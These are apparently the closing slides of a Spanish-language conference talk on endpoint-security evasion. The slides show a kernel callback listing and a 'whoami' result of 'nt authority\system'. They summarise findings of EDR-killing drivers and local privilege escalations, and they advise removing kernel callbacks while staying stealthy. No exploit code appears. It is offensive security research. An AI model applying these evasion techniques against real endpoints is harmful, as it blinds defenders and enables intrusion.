[9] Raw: 0xfffffae840371b6af | RealCallback: 0xffffffff80268f010c0 => BasicRender.sys
[a] Raw: 0xfffffae840373b5ef | RealCallback: 0xffffffff80265093ce0 => ntosextd.sys
[b] Raw: 0xfffffae840372113f | RealCallback: 0xffffffff8026c37c3b0 => BTHport.sys
C:\Users\s4dbird\Desktop>whoami
nt authority\system
```



Endpoint Evasion: TTPs en U/K Mode



Resultados

- 16 killer drivers
- 5 LPE
- 3 Directivas Memoria Física



Endpoint Evasion: TTPs en U/K Mode



Conclusiones

- A nivel de seguridad operacional (OPSEC) algunos EDRs pueden alertar cuando su agente deja de estar activo
- Eliminar kernel callbacks + OPSEC



Endpoint Evasion: TTPs en U/K Mode



¡MUCHAS GRACIAS!
ESKERRIK ASKO!

